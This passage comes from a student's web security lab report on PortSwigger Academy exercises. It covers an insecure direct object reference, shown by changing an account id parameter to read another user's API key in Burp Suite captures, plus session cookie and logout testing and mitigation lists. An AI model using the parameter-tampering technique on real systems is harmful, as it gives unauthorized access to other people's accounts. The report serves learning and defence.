
6.6 Mitigation


- Enforce server-side authorization checks on every protected resource request.
- Verify that the authenticated user owns the requested object or has explicit permission to access it.
- Apply deny-by-default authorization policies.
- Do not rely on unpredictable identifiers or hidden URL parameters as the primary security control.
- Test resource access using multiple user accounts.
- Return an appropriate denial response, such as HTTP 403 Forbidden, when access is not permitted.

6.7 Evidence




Authentication lab passwords
Lab: User ID controlled by requ
User ID controlled by request p
https://0a65001a04df846380578acd00610087.web-security-academy.net/my-account?id=wiener
Web Security Academy
User ID controlled by request parameter
Submit solution
Back to lab description
LAB
Not solved
Home | My account | Log out
My Account
Your username is: wiener
Your API Key is: q5BZo0hAZ7EV63lY9WncO3sEYCtB88Zr
Email
Update email


Authentication lab passwords
Lab: User ID controlled by requ
User ID controlled by request p
https://0a65001a04df846380578acd00610087.web-security-academy.net/my-account?id=carlos
Web Security Academy
User ID controlled by request parameter
Submit solution
Back to lab description
LAB
Not solved
Home | My account | Log out
My Account
Your username is: carlos
Your API Key is: IlrNI8MB0Ihk4PABUpLNvI7O75BMaAbz
Email
Update email



Reference: PortSwigger Web Security Academy — [User ID controlled by request parameter](#).

7. VULNERABILITY 3 — SESSION MANAGEMENT AND COOKIE SECURITY

Category: Session Management / Cookie Security Platform: PortSwigger Web Security Academy and Burp Suite Community Edition

7.1 What is it?

Session management maintains a user's authenticated state between HTTP requests. Session cookies commonly contain or reference a session identifier that the server uses to associate requests with a particular user session.

Session-security assessment examines cookie attributes, session behaviour during login, logout functionality, and whether previously authenticated sessions are properly invalidated.

7.2 How does it happen?

Session-management weaknesses may occur when session identifiers are not adequately protected, are not renewed after authentication, remain valid longer than intended, or are not invalidated during logout. Inadequate cookie configuration can also increase exposure under particular circumstances.

7.3 How was it tested?

Burp Suite Proxy's HTTP history was used to inspect login, account, and logout-related requests and responses.

The login response was examined for the Set-Cookie header and the Secure, HttpOnly, and SameSite attributes. The logout request and its HTTP response were also inspected. Subsequent account-page responses were examined to assess the application's behaviour after logout.

7.4 Observed Result

The login response contained a session cookie with the Secure, HttpOnly, and SameSite=None attributes. The logout request returned HTTP 302 Found. An account-page request subsequently returned HTTP 200 OK with account content.

These observations highlight the importance of verifying logout and session-invalidation behaviour. The 302 Found response indicates a redirect, while the 200 OK response indicates that account content was returned; neither response alone establishes whether the original authenticated session remained valid.

7.5 Impact


If an application fails to invalidate an authenticated session after logout, a person possessing the old session token may potentially continue accessing the associated account. Weak session protection can also increase the risk of session misuse.


Appropriate session invalidation, cookie configuration, and access-control checks are therefore essential to protecting authenticated users.


7.6 Mitigation

- Invalidate the session on the server during logout.
- Expire or clear the associated session cookie.
- Regenerate session identifiers after successful authentication.
- Use the Secure and HttpOnly cookie attributes.
- Configure SameSite appropriately for the application's requirements.
- Apply suitable idle and absolute session timeouts.
- Verify that protected resources reject requests using an old session token after logout.

7.7 Evidence




Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Pro version only
Filter on
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Tim
1963 https://phingest.portswigg... POST /i/v0/e/ ✓ 200 447 JSON ✓ 172.66.171.25 14:
1964 https://phingest.portswigg... POST /i/v0/e/ ✓ 200 447 JSON ✓ 172.66.171.25 14:
1965 https://www.youtube.com POST /youtubei/v1/log_event?alt=json ✓ 200 370 JSON ✓ 142.251.156.4 14:
1966 https://www.youtube.com POST /youtubei/v1/log_event?alt=json ✓ 200 370 JSON ✓ 142.251.156.4 14:
1967 https://ps.piwik.pro POST /ppms.php ✓ 202 1412 HTML php ✓ 20.79.214.157 15:
1968 https://portswigger.net GET /academy/labs/launch/cf2d0a743... ✓ 302 2005 ✓ 13.226.244.82 15:
1969 https://phingest.portswigg... POST /i/v0/e/ ✓ 200 447 JSON ✓ 172.66.171.25 15:
1970 https://0a65001a04df84638... GET / 200 11208 HTML User ID controlled by... ✓ 79.125.84.16 session=YfNePu... 15:
1979 https://0a65001a04df84638... GET /academyLabHeader 101 147 ✓ 79.125.84.16 15:
2005 https://0a65001a04df84638... GET /my-account 302 86 ✓ 79.125.84.16 15:
2006 https://0a65001a04df84638... GET /login 200 3617 HTML User ID controlled by... ✓ 79.125.84.16 15:
2013 https://0a65001a04df84638... GET /academyLabHeader 101 147 ✓ 79.125.84.16 15:
2014 https://0a65001a04df84638... POST /login ✓ 302 188 ✓ 79.125.84.16 session=HrCYy... 15:
2015 https://0a65001a04df84638... GET /my-account?id=wiener ✓ 200 3802 HTML User ID controlled by... ✓ 79.125.84.16 15:
2022 https://0a65001a04df84638... GET /academyLabHeader 101 147 ✓ 79.125.84.16 15:
2023 https://0a65001a04df84638... GET /my-account?id=carlos ✓ 200 3802 HTML User ID controlled by... ✓ 79.125.84.16 15:
2030 https://0a65001a04df84638... GET /academyLabHeader 101 147 ✓ 79.125.84.16 15:
2031 https://0a65001a04df84638... POST /submitSolution ✓ 200 100 JSON ✓ 79.125.84.16 15:
Request
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a65001a04df846380578acd00610087.web-security-academy.net
3 Cookie: session=HrCYyWteZN6OLyLOOr6EKv1P8ujQoWHn
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
8 Accept:
Search 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3669
6
7 <!DOCTYPE html>
8 <html>
9 <!--LAB_HEAD_START-->
10 <head>
11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
Search 0 highlights
Inspector
Request attributes 2
Request query parameters 1
Request cookies 1
Request headers 20
Response headers 4
Inspector Notes
Event log (5) All issues
Memory: 358.3MB of 7.80GB
Disabled


2005 https://0a65001a04df84638... GET /my-account 302 86 ✓ 79.125.84.16 15:
2006 https://0a65001a04df84638... GET /login 200 3617 HTML User ID controlled by... ✓ 79.125.84.16 15:
2013 https://0a65001a04df84638... GET /academyLabHeader 101 147 ✓ 79.125.84.16 15:
2014 https://0a65001a04df84638... POST /login ✓ 302 188 ✓ 79.125.84.16 session=HrCYy... 15:
2015 https://0a65001a04df84638... GET /my-account?id=wiener ✓ 200 3802 HTML User ID controlled by... ✓ 79.125.84.16 15:
2022 https://0a65001a04df84638... GET /academyLabHeader 101 147 ✓ 79.125.84.16 15:
2023 https://0a65001a04df84638... GET /my-account?id=carlos ✓ 200 3802 HTML User ID controlled by... ✓ 79.125.84.16 15:
2030 https://0a65001a04df84638... GET /academyLabHeader 101 147 ✓ 79.125.84.16 15:
2031 https://0a65001a04df84638... POST /submitSolution ✓ 200 100 JSON ✓ 79.125.84.16 15:
Request
Pretty Raw Hex
1 GET /my-account?id=carlos HTTP/2
2 Host: 0a65001a04df846380578acd00610087.web-security-academy.net
3 Cookie: session=HrCYyWteZN6OLyLOOr6EKv1P8ujQoWHn
4 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Search 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3669
6
7 <!DOCTYPE html>
8 <html>
9 <!--LAB_HEAD_START-->
10 <head>
11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
Search 0 highlights
Inspector
Request attributes 2
Request query parameters 1
Request cookies 1
Request headers 18
Response headers 4
Inspector Notes

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | My account | Log out


My Account


Your username is: carlos

Your API Key is: IlrNI8MB0Ihk4PABUpLNvI7O75BMaAbz

Email


Update email




Dashboard
Proxy
Target
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Discover
Send
Cancel
Burp AI
Target: https://0a2200040422555880a6dfd4008f002f.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex
GET /my-account?id=wiener HTTP/2
Host: 0a2200040422555880a6dfd4008f002f.web-security-academy.net
Cookie: session=LgSZ7RmCXZqQQguTCiNKsYougLG6WvB6
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a2200040422555880a6dfd4008f002f.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Search
0 highlights
Response
Pretty
Raw
Hex
Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
